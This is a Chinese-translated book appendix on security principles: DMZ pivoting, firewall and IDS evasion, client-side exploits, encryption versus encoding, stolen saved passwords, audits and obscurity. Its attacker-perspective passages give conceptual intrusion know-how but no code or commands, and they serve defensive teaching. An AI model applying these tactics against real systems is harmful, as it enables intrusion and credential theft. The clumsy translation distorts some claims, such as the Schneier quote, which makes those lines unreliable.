为了便于讨论，我们假定你发现了进入 DMZ 中服务器的一种方式。你已经获得了那个系统上的 root 或 administrator 访问。它并没有让你进入，是吗？没有马上进去，没有。回想我们对 DMZ 的定义，包括 DMZ 机器不能进入的概念。而这并不是严格正确的。很少有组织愿意回到机器的控制台上管理他们的服务器或者增加新的内容。例如，对于一台 FTP 服务器，他们愿意让世界访问 FTP 端口、而不是他们自己的端口吗？为了管理的目的，大部分的信息流量将从内部发起到 DMZ 区。大多数的防火墙有二极管的作用，允许信息流量从一端发起而不是从另一端。那种类型的信息流量会很难，但也不是不可能探索的。主要问题是你必须等待发生什么。如果从捕获到一个 FTP 传输开始，或者管理打开了一个 X 窗口，你就有机会。

很可能你想去查找允许的端口。许多站点包括需要 DMZ 机能产生到内部机器连接这样的服务。包括邮件（邮件必须要被传输到内部），数据库查找（例如电子商务 Web 站点）及可能的报告机制（也许 syslog）。这些都是更有帮助的，因为你要决定这个企图是何时产生的。让我们看几种情况：

假设你能通过邮件服务器程序的某个漏洞成功地闯入 DMZ 邮件服务器。你就有机会能从 DMZ 邮件服务器与一个内部邮件服务器交谈。内部邮件服务器正在运行与你刚刚闯入的相同邮件程序或者甚至是缺少保护的邮件程序（毕竟，它是一个内部的机器不暴露给 Internet，对吧）也是很好的机会。

直接攻击防火墙

只有很少情况会危及防火墙本身的安全。对于自制防火墙（需要一定的防火墙管理经验）和商业防火墙（有时会给人以安全错觉，因为它们也需要一定的经验，但是一些人认为不是这样）都会出现这种情况。另一种情况，顾问设置好了防火墙，但是现在其他人都不知道如何来维护。新的攻击会随时发布，如果人们没有注意到发布这些材料的来源，也就不知道应用补丁。

用来攻击防火墙的方法完全依赖于准确的防火墙类型。也许防火墙易攻击性的最好的信息源是不同的安全邮件列表。一个特别恶意的攻击者会尽可能多地研究要攻击的防火墙，然后静等某个易攻击点就发送。

客户端的漏洞

通过防火墙的一种最好的方式是客户端的漏洞。除了 Web 浏览器的易攻击性以外，其他可能的漏洞程序包括 AOL 即时消息，MSN 聊天，ICQ，IRC 客户端，甚至是 Telnet 和 ftp 客户端。探索这些漏洞需要做些研究、耐心和一点运气。你必须在想要攻击的组织中发现一个用户，他们显然在运行其中的一个程序，但是许多聊天程序包括一种人员查找的机制，人们在他们的主页上提交他们的 ICQ 号并不罕见。你能搜索 victim.com 和 ICQ。然后就一直等到上班时间（此时假设这人会去上班）使用 ICQ 号执行探索。如果是一个严重的漏洞，那么现在你很可能让代码在防火墙后面运行，在这里你可以做你想做的事情。

任何 IDS 都能回避

你会问，“究竟什么是 IDS？”IDS 代表入侵检测系统（intrusion detection system）。

在本书编写的时候，有几百个供应商提供入侵检测的软硬件产品的组合，或者是防火墙和病毒防护产品的组合，或者是独立的系统。IDS 有一种与防火墙稍有不同的功能。防火墙是为停止坏的信息流而设计的。IDS 是为发现坏信息流而设计的，但是不一定停止它（尽管许多 IDS 也与防火墙协作来停止信息流）。这些 IDS 能通过许多机制来发现值得怀疑的信息流。一种是将它与已知的坏模式匹配，很像反病毒程序的签名数据库。另一种是根据写出来的标准和标志域检查一致性。还有一种机制是不同于统计标准的正常信息流量和标志信息流量。因为他们一直在监视网络，IDS 帮助在内部网和外部网上检测攻击和反常条件，提供来自内部攻击的另外一级安全。

同防火墙和客户端安全方法一样，IDS 能被回避并在其周围工作。原因之一是因为我们仍然让用户在我们网络内的机器上方便地工作，和我们看到客户端的安全一样，这使系统更易攻击。另一个原因是防火墙和 IDS 系统的状况，尽管他们在初次安装时是相对紧密的，维护和照看系统随着时间变坏了，警惕性也降低了。这就有了许多错误配置和没有正确维护的系统，使得回避得以发生。

IDS 对攻击者的问题是，他们并不知道攻击者会何时出现。不像防火墙，当你击中他们时相当明显，IDS 可以是完全被动的，因此不能直接检测到。他们能发现可疑的活动并向安全管理员发出站点被攻击的安全警告，而不被攻击者知道。这会给攻击者带来极大的起诉风险。接着考虑如何获得一个 IDS。可以获得免费的 IDS，也可以让你体验 IDS 开发者所提供的不同的检测方法。确信你审计了日志，因为没有系统会和一个见多识广的人有同样级别的洞察力。要绝对保证你保持更新了补丁和易攻击性。且订阅不同的邮件列表并阅读他们。从攻击者的观点来看，记住，攻击者同样能获得你有的信息。这允许攻击者发现不同的 IDS 系统检测什么，什么更重要，检测是如何发生的。可以创建不同的攻击代码，他们是原来的 IDS 标记或设置为不可检测的标记。

最近几个月，IDSs 在收集新的攻击信息方面一直是至关重要的。这对攻击者是有疑问的，因为他们的攻击知道和发布得越快，在它打补丁时就工作得越不好。因此攻击者所做的任何新的研究在短时间内都是有价值的。我相信几年以后，IDS 系统就会是每个组织的 Internet 连接装备，而现在它主要是防火墙。

隐秘加密算法是不安全的

严格地说，这个特殊的“法则”不是一个法则。一个秘密开发的私有加密算法可能是安全的，从理论上讲，这是可能的。然而，事实证明，并非如此。在开始认

为安全之前，要进行大量的公共评审，要采用大量真正好的加密算法来试图突破一种算法（并且失败）。

Bruce Schneier 常说，任何人都能产生不能突破的加密算法。知道编程者和作家是这样。程序员不能有效地 beta 测试自己的软件，正如作家不能有效地校对自己的作品一样。另一方面，为了产生安全的算法，译解码者必须知道所有可能的攻击，并且能够识别什么时候要应用他或她的算法。包括当前已知的攻击和那些将来会公开的攻击。显然没有译解码者能预测将来，但是他们中的一些人有能力制造对新事物有抵抗力的算法，因为他们能够预见或猜测一些可能的未来的攻击。

这在过去已被证明了多次。译解密码者或者自认为是译解密码者的人创造了新的算法。他自己会认为很好，也看不出有什么问题。“译解密码者”可以选择：自己使用，发布详情，或者做商业产品。几乎没有例外，如果发布，它就会被攻破，而且常常很快。另外两种情况怎么样？如果算法在发布时不安全，那么它会在任何时候都不安全。这会对作者的私有安全或其客户的安全怎么样呢？

为什么几乎所有新算法都失败了呢？一个答案是好的加密很难。另一个答案是缺少足够的评审。对于所有正派的能突破别人的算法的译解码者来说，很多人宁愿试着写一个。加密作者需要大量实践来学习写一个好的加密。这意味着他们需要让自己的新算法一次次被突破，所以他们能够从错误中学习。如果不能发现有人突破他们的加密，那么这种过程就变得更难进行了。甚至更糟的是，一些作者依据没有人突破他们的算法的事实（也许由于没有时间或兴趣）就以为它一定是安全的！

作为考虑未来的一个例子，让我们看看 DES。1990 年，Eli Biham 和 Adi Shamir 两个世界著名的译解码者“发现”了他们称为不同的密码分析学。这是在 DES 产生并成为标准一段时间之后。自然，他们在 DES 上试了自己的新技术。他们在一次简单的粗暴的武力攻击上进行了改进，但是在破解 DES 所花费的时间上没有显著减少。它证明 DES 的 s-boxes 结构对于防御不同的加密算法几乎是理想的。看来从事 DES 设计工作的一些人对不同的加密算法有了了解或者怀疑。

很少有译解码者能产生这种高质量的算法。他们常常也是能攻破好算法的人。我听说几个译解码者提倡突破其他人的算法，以此作为学习如何写好加密的一种途径。这些世界级的译解码者产生被攻破的算法，所以他们把工作放到加密世界中让同行评审。即便是这样，算法要得到足够评审也要花费一些时间。一些新算法要使用新方法执行它们的工作。这些类型需要花时间开发新的攻击技术。另外，大多数译解码者要有这种需求但工作又相当忙，所以他们没有时间对发布的每种算法都进行评审。有些情况下，为了调整花费在上面的时间，一种算法必须表现出正在变得

流行。所有这些步骤都需要时间——有时需要好几年。因此，即使是最好的译解码者有时候也会劝你不要相信他们自己的新算法，直到它们存在很长一段时间为止。甚至世界上最好的译解码者偶尔也能产生不可攻破的加密。

现在美国政府决定用一种新的标准加密算法代替 DES。这种新的加密算法标准叫做高级加密标准 (AES)，国际标准和技術协会 NIST (National Institute of Standards and Technology) 选择 Rijndael 作为建议的 AES 算法。大多数世界顶级的译解码者提交了在几天的会议期间要考虑的工作。有几种算法在会议期间被另外的译解码者攻破了。

尽管不能教你如何攻破真实的加密，但我们还是给你带来了一些加密的趣事。有很多人认为他们是不错的译解码者，并愿意出售基于这种信仰的产品。另一些情况，开发者会认识到他们不能使用任何真实的加密，因为缺少单独的密钥，所以他们选择一些简单的东西使他们在做什么时不那么明显。这些情况中，加密更容易突破。

再者，这个法则是说不要根据它来执行一个活动，而是宁愿开发怀疑。你应该使用这个法则来评估含有加密的产品的质量。这里，显然的解决方案是使用很好建立的加密算法。包括尽可能地检查、聪明地使用算法。例如，如果你只用 7 个字符的密码要 3DES 做什么？人们选择的大多数密码只是几个字母的随机排列。7 个字符，远少于 56 位。

如果不需要密钥，就不是加密——而是编码

通常如此——没有例外。确信你知道是否有密钥，它是如何管理的。正如 Scott Culp 在他的规则#7 中所说，“**加密数据和解密的密钥一样安全。**”

当每个人都在使用相同的一小套算法时，编码中的密钥是用来提供不一致的。创造好的加密算法很难，这就是为什么许多不同的东西所用的就只有这么几个。并不是经常需要新的加密算法，因为我们现有的算法可以以不同的方式使用（消息签名，块加密等等）。如果一种算法上的最显著的（可预见）攻击是粗暴的武力，粗暴武力会花费相当长的时间，没有太多原因去改变。新的算法应该是令人怀疑的，正如我们前面所说。

在早期的密码术历史中，大多数的安排都是靠使用相同系统的通信双方相互编写消息。通常没有任何种类的密钥和密码词。双方使用同一配置，例如，将每个字母按字母表上移三个字母，再发送他们的消息。

后来，更复杂的系统投入使用，它依靠一个单词或短语来设置开始机制，然后开始发送消息。这允许多方了解和使用系统，如果他们都使用不同的短语就仍然有一定程度的安全。

这两种类型突出了编码和加密之间概念的不同。编码不用密钥，如果参与的双方想让他们编码的通信保密，那么他的编码计划必须是秘密的。加密使用双方都知道的一个密钥（或多个密钥）。算法可以是已知的，但是如果攻击者没有密钥也没有用。

当然，问题是编码计划很少能保密。每个人都将获得算法的一个拷贝。如果没有密钥，每个有程序拷贝的人都能对它加密的东西进行解密。这并不预示着加密产品的巨大市场。密钥能让已知的好算法在多个地方应用。所以当你面对一种产品声称它使用 Triple-DES 加密却不需要记住密码时你能做什么？走开！DES 和变种（像 3DES）依靠密钥的保密获得强度。如果密钥是已知的，秘密显然可被解密了。产品不从你那里又从哪里获得密钥来进行工作呢？在硬盘上的某个别的地方。

这比只是使用一种坏的算法好吗？如果文件离开机器或许穿过网络这也许会稍微好一点。如果他们在中途被截获，也可以仍然是安全的。然而，如果威胁模型包括访问了机器的人，那就没用了，因为他们也能获得密钥。译解码者变得非常容易决定正在使用什么编码方案，然后解码消息。如果你正在谈论一种蕴涵着某种巨大市场产品的编码模式，就忘记保密的可能性吧。攻击者会获得所需要的机会来决定编码模式是什么样的。

如果你遇到一种产品，它没有显出需要交换某种密钥，而且声称有加密的通信，你就要好好想想你有什么了。向供应商询问很多关于它如何工作的问题。回想起我们早先关于安全交换密钥的讨论。如果你的供应商掩饰了产品的密钥交换部分，并且不能详尽地解释关键的交换问题是如何正确解决的，那么你很可能有一个不安全的产品。大多数情况，你会不得不在不同的通信端点上对密钥手工编程。

存放在客户端的密码不安全，除非有另外一个密码保护它们

有关密码的陈述是指在客户/服务器关系中的客户机上存放了某种形式的密码程序。记住，客户端总是由坐在它面前的人完全控制的。因此，通常不会有存储在客户机上是否安全这样的事情。通常，服务器的不同是在于用户/攻击者被迫通过有限的接口与它在网络上交互。一种可能的例外是：是否对所有可攻击的客户端存储都

进行了加密。这个法则是前一个的特例：“如果不需要密钥，就不是加密——而是编码。”很清楚，正如可用到任何其他种类的信息一样，也可将它应用到密码。把它作为单独的案例是因为密码经常特别关注应用程序的安全。每当一个应用程序让你输入密码时，你都会想，“它是如何存放的？”一些程序在密码使用后并不保存，因为你不再需要它们了——至少是直到下一次登录时。例如，许多 Telnet 和 ftp 客户端根本不记密码，而只把密码直接传递给服务器。其他程序会把他们“记住”的密码提供给你。给你一个图标来单击而不是输入密码。

用这些程序存放密码安全吗？事实证明大多情况不能安全地存放密码。如前面的法则所说，因为他们没有用来加密的密钥，能做的只是编码。可能是一种非常复杂的编码，但尽管如此，还是编码，因为程序必须能够解码，密码才能使用它。如果程序能这样做，别人也能这样做。

这也是很普遍的，尽管有显然例外的情况。例如，Windows 会保存拨号密码。单击图标，就可登录进 ISP。因此，密码在硬盘上的某个位置被编码并且是完全可解码的，是吗？不一定。微软设计了在 Windows 登录时的密码存储，如果你有一个这样保存的密码，试着单击 **Cancel** 而不是登录密码，下一次重启 Windows 时，你会发现保存的拨号密码不存在了，Windows 使用登录密码来解锁拨号密码。所有这些都存放在 Windows 目录的一个.pwl 文件中。

有时候，由于各种原因，软件应用程序想在客户端上保存一些信息。对 Web 浏览器来说，包括 cookies，有时还包括密码（最新的 IE 版本会记住你的用户名和密码）。程序打算用授权组件访问服务器，例如 Telnet 客户端和邮件阅读器，这常常是一个密码。存储密码的目的是什么？以便你不用每次都要输入一遍。

显然，这个功能并不是一个真正的好主意。如果你已经获得机器上的一个图标，简单地单击就能访问服务器了，它会自动给你提供用户名和密码，那么这里的任何别的人都可以这么做。他们还能做比这更糟的事情吗？正如我们将看到的，答案是：yes。

让我们举一个 E-mail 客户端的例子，有助于理解你的密码。你犯了个错误，离开办公室一会儿，把我独自留在那儿，还有你的电脑。我能做什么？显然我能很容易地阅读你的邮件，但是我想设置一下以便我能永久访问它，而不是只有一次机会。因为大部分的邮件密码是明文传递（让我们假设这种情况是真的），如果我有一个信息包捕获程序，就能很快安装到你的计算机上，或者让我的笔记本准备这样做，我可以通过电缆截获你的密码。这比一般的监视攻击更具有实践性，因为我现在有一种方式能让你的计算机随意发送密码。

然而，我没有时间精心准备。也许仅仅有时间从衬衣中取出一张磁盘并拷贝文件。如果我确信不会出现在日志文件中并被注意到，也许还可以选择通过网络连接发送文件。当然，我必须对要找的文件是什么已经有了主意。这需要一些准备或研究。我要知道你一般使用什么邮件程序。但是如果我正在你办公室，就有很好的机会能与你在某一点交换邮件，我能从你发送给我的每封邮件的消息标题得知你在使用什么 E-mail 程序。

我窃取了这个文件中的什么东西？当然是你存储的密码。一些程序会简单地将密码以明文的可直接读取的方式存放。这听起来很糟，但是正如我们所看到的，这样做的应用程序只是诚实的。在这个例子中，如果可能，你应该关闭任何允许本地密码存储的功能。试着鼓励供应商不要有这种“功能”。

让我们假设有一会儿不是这种情况。我浏览文件没有看到任何看上去像密码的文件。我该怎么做呢？我拷贝了同一个程序，使用你的文件，单击“**连接**”。Bingo，我收到了你的邮件。如果我还是奇怪，除了能收到你的邮件外，我还能设置信息包在我空闲时捕获并发现你的密码。

然而情况更糟了。为了方便起见，也许有一个原因使我不想（或者不能）只是单击“**连接**”并观察飞过来的密码。也许我此刻不能连上你的邮件服务器，因为它在一个私有网络上。也许，你正在使用一个根本不以明文发送密码的协议。我还能对要窃取的文件做什么吗？

当然。可以这样考虑：无需任何帮助，你的邮件程序就知道如何解码的密码并发送它（或它的某种形式）。如何做的呢？显然，它知道一些你不知道的东西，至少是仍不知道的。它或者是知道算法来反向编码，这对那个程序的每个拷贝都是一样的，或者它知道私有密钥来解密码，而它肯定就在你的计算机上。

在任何一种情况中，如果我已经小心地窃取了正确的文件，不用试我就知道得到了所需要的密码。如果是一种简单的编码，就能通过做一些实验并努力猜测来弄清楚算法，或者能反编译那部分功能的程序并弄明白它。这要花费一些时间，但是我坚持，我有了所需要的一切来这样做。然后，就能把它与世界共享以便别人能做得更容易。

如果程序使用真实的加密，如果我已经窃取了正确的文件，它还是不安全。在某个地方那个程序一定也保存了解密密钥，如果没有就不能解码你的密码，很显然它能。我只是必须要确保也能窃取到解密密钥。

程序不要求合法的用户记住解密密钥吗？当然，但是为什么要把客户端密码保存在首要位置呢？要点是让用户每次都必须输入密码。

Notes from the Underground...

总是要保持警惕！

最近关于发生的攻击次数、快速部署以及恶意代码和攻击的繁殖已经说得太多了。幸运的是，大多数攻击是开发来攻击已知了一段时间的操作系统和应用代码弱点的。正如我们 2004 年所见到的，许多红色代码攻击和由他们所开发出的变种都正在攻击目标产品中长久已知的弱点。可悲的（这将使专业人士和个人都很为难）是为数众多的管理员和技术员不能修复这些系统的可用性并保持他们打补丁并更新。如果你不保持警惕，进行最新的可用的纠正并修复，那么没有教义也没有技术参考材料能保护你的系统。

一个系统要开始考虑安全，就必须经受一次独立的安全审计

作家们知道他们不能校对自己的作品。程序员应该知道他们不能 bug 测试自己的程序。大多数软件公司认识到这点，他们雇佣了软件测试人员。这些软件测试人员在程序中寻找阻止他们执行声称的功能的 bug。这叫做**功能测试**。

功能测试与安全测试有很大不同，尽管表面上听起来是相似的。他们都在寻找 bug 对吗？是，又不是。安全测试（应该是功能测试的一个大的子集）需要对程序有更多的深度分析，通常包括检查源代码。做功能测试是为确保较大百分比的用户能够使用产品而不抱怨。防护一般用户偶尔遇到的一个错误比努力不让见多识广的黑客以任何他能用的方式攻击程序容易多了。

即便没有充分讨论安全审计是什么，为什么需要它也应该是显然的。有多少商业产品经过安全评审了？几乎没有。一般安全产品也只是经过了粗略的安全评审。甚至，他们没有经过合适的评审往往在稍后还会变得很公开。

注意，这个法则包含了“开始”一词。一次安全审计只是生产安全系统的过程中的一步。你只要必须阅读任何易攻击性报告列表的归档以便认识到软件包充满了漏洞。不仅如此，而且我们也看到同一个错误被不同的软件供应商反复重犯。很明白，即使是他们最少量的安全审计也没有做，而这只是这一类中的一个代表。

也许审计如何产生了一种较安全的软件包的最有趣的一个例子是 OpenBSD，它

是 NetBSD 项目的一个较早的分支。OpenBSD 决定以强调安全为重点。OpenBSD 团队花费了几年时间审计源代码的 bug 并修复他们。他们修复了所发现的任何 bug，无论是否与安全有关。当他们发现了一个常见的 bug 时，就回过头来搜索所有的源代码看看别的地方是否还有这种类型的错误。

最终的结果是人们普遍认为 OpenBSD 是最安全的操作系统之一。通常，当在 NetBSD 或 FreeBSD（另外一个 BSD 变种）中发现一种新的 bug 时，会发现 OpenBSD 是不易攻击的。有时候它不易攻击的原因是在常规的杀死所有的 bug 过程中问题就被修复了（意外）。另外一些情况，认识到有个漏洞，就修复它。在这些情况中，NetBSD 和 FreeBSD（如果他们有相同的代码块）是易攻击的，因为一些人并不检查 OpenBSD 数据库中新的修复（所有的 OpenBSD 的修复都是公开的）。

隐晦的安全不起作用

基本上，“隐晦的安全”（大家知道的 STO）是这样的概念：某事物是安全的只是因为它是看不见的，不做广告的或者不令人感兴趣的。一个新 Web 服务器就是一个很好的例子。猜想在让一台新的 Web 服务器可从 Internet 访问的过程。你可能认为还没有注册域名服务器，因为不存在到 Web 服务器的链接，就能推迟使机器安全直到你准备激活。

问题是，端口扫描变成了 Internet 上的永久设备。靠运气，很可能只需几天或甚至几小时就能发现你的 Web 服务器。为什么允许这些端口扫描发生？大多数场合他们不是非法的，当你汇报你正在被端口扫描时，大多数 ISP 不会做任何事情。

如果你被端口扫描会发生什么呢？出自这个系统的大量的系统和软件包是不安全的。换句话说，如果将一个系统连到 Internet，就可能很容易地被攻入，除非你积极地采取步骤来使它更安全。大多数正在做端口扫描的攻击者都在寻找特殊的易攻击性。如果你恰巧有他们正在寻找的易攻击性，一个探索程序会在几秒内危及你的 Web 服务器。如果你很幸运就会注意到。否则，你还能继续使主机“安全”，只是稍后才明白攻击者留下了一个不能阻塞的后门，因为你已经被危及安全了。

还有更糟的，去年有许多蠕虫变成了 Internet 上永久的装备。这些蠕虫在不断扫描新的牺牲品，例如一个新的、不安全的 Web 服务器。即便是在蠕虫最安静的时期，Internet 上的一些主机每天都被探测好几次。在蠕虫占据着的时候，Internet 上的每个主机每隔几分钟就被探索一次，这就是关于一个未打补丁的 Web 服务器能活多长时间的问题。不要假设只有一个漏洞或者只是拿一个软盘，只因为你认为没有人会

发现，它就是安全的。这一刻发现的一个新的漏洞暴露了程序代码，比如，你暴露的。程序中的漏洞常常公开得非常快，并导致了对易受攻击的系统上易攻击性的攻击。

让我们明确几个关于 STO 的观点：保持事情模糊并不一定是坏事。你不想泄露比你需要泄露的更多的信息。可以利用模糊，而不是依靠它。从长远来看也要仔细考虑使源代码可用以便人们可以评审并按需要打好自己的补丁，这是否就能有一个更好的服务器呢。尽管是精心准备的，但在它变得安全之前也还是会有一到两个漏洞。

多模糊是足够模糊吗？STO 的一个概念问题是关于什么构成模糊以及什么能像好秘密一样对待没有一致意见。例如，密码是个秘密还是只是“模糊”很可能要看你如何处理它。如果你把它写在一张纸上放在键盘下，并且希望没人能发现它，我就叫它 STO。（顺便说一下，这是我第一个要找的地方。在我工作的一家公司里，我们用挂锁把计算机用钢缆锁到桌下。常有人叫我去搬计算机，但用户会忘了提供必要的密钥。我一般按以下顺序找密钥：笔盒、键盘下、抽屉顶部。我找到密钥的成功率有 50%。）

归结为一次判断呼叫。我个人的观点是所有的安全都是 STO。无论是在谈论垫子下的家庭密钥还是一个 128 位的加密密钥都没有关系。问题是，攻击者知道他需要什么吗，或者他能发现吗？许多系统和站点在模糊中长期幸免，增强了他们的信心：他们没什么理由攻击他们。我们必须要在他们被危及安全之前看看这是否只是个时间问题。

总结

在本附录中，我们试图给读者提供我们在常规基础上做出的最初对基本安全规则的看法。我们期待许多不同的话题来介绍我们的概念和安全法则列表。这些已经包括了对你来说较新概念的初步介绍，在开始保护网络时应该给你一些网络易攻击性的新的启示。我们浏览了物理控制问题，加密和密钥的交换。我们也开始看防火墙，病毒检测程序和入侵检测系统（IDS），也修改了通过隐晦方式迂回防火墙、病毒和 IDS，密码，审计和安全的代码。正如你所看到的，并不是所有的规则都是绝对的，但是我们宁可使用一个工作区域来定义我们尽力观察到并修复的安全、易攻击性和安全问题的需求。在我们继续努力使系统安全免受攻击时，所有这些领域都需要进行持续的评估和工作。

捷径的解决方案

了解安全规则

- ☒ 检查规则。
- ☒ 使用规则让你的系统更安全。
- ☒ 记住规则的改变。

客户端的安全不起作用

- ☒ 客户端的安全是只在客户端上强制的安全。
- ☒ 用户总是有机会打破安全的，因为他或她在控制机器。
- ☒ 如果攻击者有时间和资源的话，客户端的安全并不提供安全

不共享信息就不能安全地交换密钥

- ☒ 共享的信息用来在会话创建之前验证机器。
- ☒ 你能通过浏览器交换共享的私有密钥或者使安全套接层（SSL）。
- ☒ 密钥交换容易受到 MITM（man-in-the-middle）攻击。

恶意代码不可能 100%地被防护

- ☒ 软件产品并不完美。
- ☒ 病毒和特洛伊木马检测软件依赖签名文件。
- ☒ 代码签名中每个很小的改变能都产生一个不可检测的变化（直到发布下一个签名文件为止）

任意恶意代码都能完全变体以绕过签名检测

- ☒ 攻击者能快速改变文件标识或签名。
- ☒ 攻击者能使用压缩，加密和密码来改变代码的外观。
- ☒ 你不可能防护每一个可能的修改。

防火墙不能保护你 100%地免受攻击

- ☒ 防火墙可以是软件或硬件，或两者都可。
- ☒ 防火墙的主要功能是过滤进来和出去的信息包。

- ☑ 成功的攻击可能是不正确的规则、策略和维护问题的结果。

任何 IDS 都可以被回避

- ☑ 入侵检测系统（IDS）常常是被动的设计。
- ☑ 在探测时攻击者很难检测到 IDS 的存在。
- ☑ IDS 容易配置得不正确和缺少维护。这些条件可能给攻击者提供机会。

安全加密算法并不安全

- ☑ 加密很难。
- ☑ 大多数加密在启用之前都没有经过足够的审查和测试。
- ☑ 公共算法应用于多个领域。虽然很难，但也不是不可能攻击。

如果不需要密钥，就不是加密——还是编码

- ☑ 这个规则是通用的，没有例外。
- ☑ 加密用来保护编码。如果没有密钥就不能加密。
- ☑ 密钥必须要保密，否则就没有安全可言。

密码不能安全的存放在客户端，除非有另外一个密码能保护他们

- ☑ 很容易发现存放在客户端机器上的密码信息。
- ☑ 如果一个密码在保存时被解密或者展开，它就不安全了。
- ☑ 客户端机器上的密码安全需要第二个提供安全的机制。

一个系统要开始考虑安全，就必须经受一个独立的安全审计

- ☑ 审计是一个好的安全系统分析的开始。
- ☑ 安全系统常常是没有经过正确的和完全的评审，导致了漏洞。
- ☑ 外部检查是防御的关键；缺少外部检查就会引起攻击。

隐晦的安全不起作用

- ☑ 隐藏不能使系统安全。
- ☑ 需要提前的保护。
- ☑ 单独使用隐晦只会危及系统安全。

常见问题

以下的常见问题由本书的作者回答，设计这些问题一方面是为了衡量你对本章所提概念的理解，另一方面是为了帮助读者实际应用这些概念。作者对本章问题的回答，请浏览 www.syngress.com/solutions，并单击“问作者”表单。

问：要把这些规则应用到我有兴趣评审的特定系统要花费多少努力？

答：这要看你评审的原因是什么。如果你这样做的目的是要决定系统有多安全，以便你自己用起来能感觉舒服，那么就需要权衡你在威胁模型上的时间。如果你希望使用包，一般由 Internet 就可直接访问到。它是普遍有用的，你也许应该花大量时间去检查。如果要用在某种支撑系统中，如果它是定制设计的，或者它所在的系统以某种其它的方式被保护，你或许想在其它地方花更多的时间。

与此类似，如果你正在执行某种渗透测试，就必须权衡一条攻击途径比另一条攻击途径成功的机会。访问你能反过来攻击的每个系统并返回这些看上去更有前途的系统可能是合适的。大多数攻击者喜欢他们能在自己的实验室中重现的系统，经过一些实验探索之后再转向实际的目标。

问：在评审了我自己的系统后我能有多安全？

答：这一部分要看你花了多大的努力。除此以外，还要假设没有发现所有的漏洞。然而，如果你花费相当长的时间，很可能已经找到了每个漏洞的“最易得手的東西”，这让你领先于游戏。脚本编辑者们一直在寻找容易的漏洞。即便你已经成了天才攻击者的目标，攻击者还是可以试试容易的漏洞，所以你应该有某种方式警告这些盗贼。既然你在查看时很可能发现了什么，你也许要公布自己发现，每个人都会知道这些漏洞。记住，你要防护已知的东西来保护，而不是未知的东西。防护的一种方式是在你修复他们时警告已知的漏洞。这对于已经关闭了源代码的软件是更大的挑战。

问：当发现一个漏洞时该如何处置它呢？

答：可以选择到底是否发布它，如果是可应用的要给予供应商多少注意，如果是可应用的是否发布探索代码。

问：怎么才能说存在问题并能对它探索呢？

答：难度级别有很大的不同。一些漏洞是自解释的，比如发现应用程序中有写死亡的密码。其他的需要广泛使用反编译和密码分析学。即便你非常优秀，也总是有些技术是超出你的经验领域的。你必须要决定是想开发自己的这个技能呢，还是要请求帮助？